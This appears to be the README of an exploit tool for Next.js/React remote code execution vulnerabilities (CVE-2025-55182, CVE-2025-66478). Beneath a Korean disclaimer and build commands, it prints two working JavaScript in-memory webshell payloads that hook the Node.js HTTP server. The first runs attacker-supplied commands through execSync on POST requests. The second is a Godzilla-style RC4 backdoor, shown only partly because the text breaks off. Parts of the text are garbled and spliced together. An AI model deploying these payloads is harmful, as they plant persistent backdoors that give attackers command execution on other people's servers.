 pyroxenites/nextjs_rce_exploit_tool
CVE-2025-55182 & CVE-2025-66478에 대한 익스플로잇

[!CAUTION] 면책 조항 / Disclaimer
본 도구는 보안 연구 및 교육 목적으로만 사용하십시오. 사용자는 본 도구를 사용하여 테스트를 수행할 때 반드시 대상 시스템에 대한 합법적인 승인을 획득해야 합니다.
무단 침투 테스트, 악의적인 공격 또는 기타 불법적인 용도로의 사용을 엄격히 금지합니다. 취약점을 인지하고 악용함으로써 발생하는 모든 위험과 법적 책임은 사용자 본인에게 있으며, 본 프로젝트 개발자와는 무관합니다.
본 조항에 동의하지 않는 경우 즉시 본 도구의 다운로드 또는 사용을 중단하십시오.
본 도구는 공개된 문서를 기반으로 개발되었으며, 컴파일된 바이너리 릴리스 버전을 제공하지 않습니다. 코드를 직접 감사하고 컴파일하십시오.
본 도구의 핵심 로직과 우회 아이디어는 커뮤니티 보안 연구원들의 연구에서 많은 영감을 받았습니다. 다음 고수님들께 진심으로 감사드립니다:
Prototype ChainArray Map Chainmodule._load)를 지원합니다.Nuclei를 사용하여 대량 핑거프린트 식별 및 취약점 검증:
nuclei -l urls.txt -t CVE-2025-55182.yaml -o result.txt
# 整理依赖
go mod tidy

# 编译
go build -ldflags="-s -w" -o ReactExploit cmd/main.go

# 运行
./ReactExploit






"고급 공격 -> 네이티브 JS 코드 실행" 모듈에서 다음 Payload를 사용하여 후속 침투 작업을 수행할 수 있습니다.
cmdlinux
(function(){
    try {
        if (global.memshell_active) return "Memshell already active!";
        var http = process.mainModule.require('http');
        var cp = process.mainModule.require('child_process');
        var qs = process.mainModule.require('querystring');
        var originalEmit = http.Server.prototype.emit;
        http.Server.prototype.emit = function(event, req, res) {
            if (event === 'request' && req && res) {
                var url = req.url || "";
                if (req.method === 'POST' && url.indexOf('/?pass') !== -1) {
                    var bodyArr = [];
                    req.on('data', function(chunk) {
                        bodyArr.push(chunk);
                    });
                    req.on('end', function() {
                        try {
                            var bodyStr = Buffer.concat(bodyArr).toString();
                            var postData = qs.parse(bodyStr);
                            var cmd = postData['pwd'];
                            if (cmd) {
                                var output = cp.execSync(cmd).toString();
                                res.writeHead(200, {'Content-Type': 'text/plain'});
                                res.end(output);
                            } else {
                                res.writeHead(400);
                                res.end("Parameter 'pwd' is missing.");
                            }
                        } catch (e) {
                            res.writeHead(500);
                            res.end("Error: " + e.message);
                        }
                    });
                    return true;
                }
            }
            return originalEmit.apply(this, arguments);
        };
        global.memshell_active = true;
        return "Memshell injected!";
    } catch (e) {
        return "Injection failed: " + e.message;
    }
})()
(function() {
    try {
        if (global.godzilla_memshell_hooked) return "Memshell already hooked!";
        var http = process.mainModule.require('http');
        var secretKey = '3c6e0b8a9c15224a';
        var payloadName = 'ge0b8a';
        function rc4(key, data) {
            var s = Array(256), k = Array(256);
            var i, j = 0, tmp;
            for (i = 0; i < 256; i++) {
                s[i] = i;
                k[i] = key.charCodeAt(i % key.length);
            }
            for (i = 0; i < 256; i++) {
                j = (j + s[i] + k[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
            }
            i = j = 0;
            var out = Buffer.alloc(data.length);
            for (var idx = 0; idx < data.length; idx++) {
                i = (i + 1) % 256;
                j = (j + s[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
                var t = (s[i] + s[j]) % 256;
                out[idx] = data[idx] ^ s[t];
            }
            return out;
        }
        var originalEmit = http.Server.prototype.emit;
        http.Server.prototype.emit = function(event, req, res) {
            if (event === 'request' && req && res && req.method === 'POST' && (req.url || "").indexOf('/76f03711') !== -1) {
                var bodyArr = [];
                req.on('data', function(chunk) {
                    bodyArr.push(chunk);
                });
                req.on('end', async function() {
                    try {
                        var bodyStr = Buffer.concat(bodyArr).toString();
                        var json = JSON.parse(bodyStr);







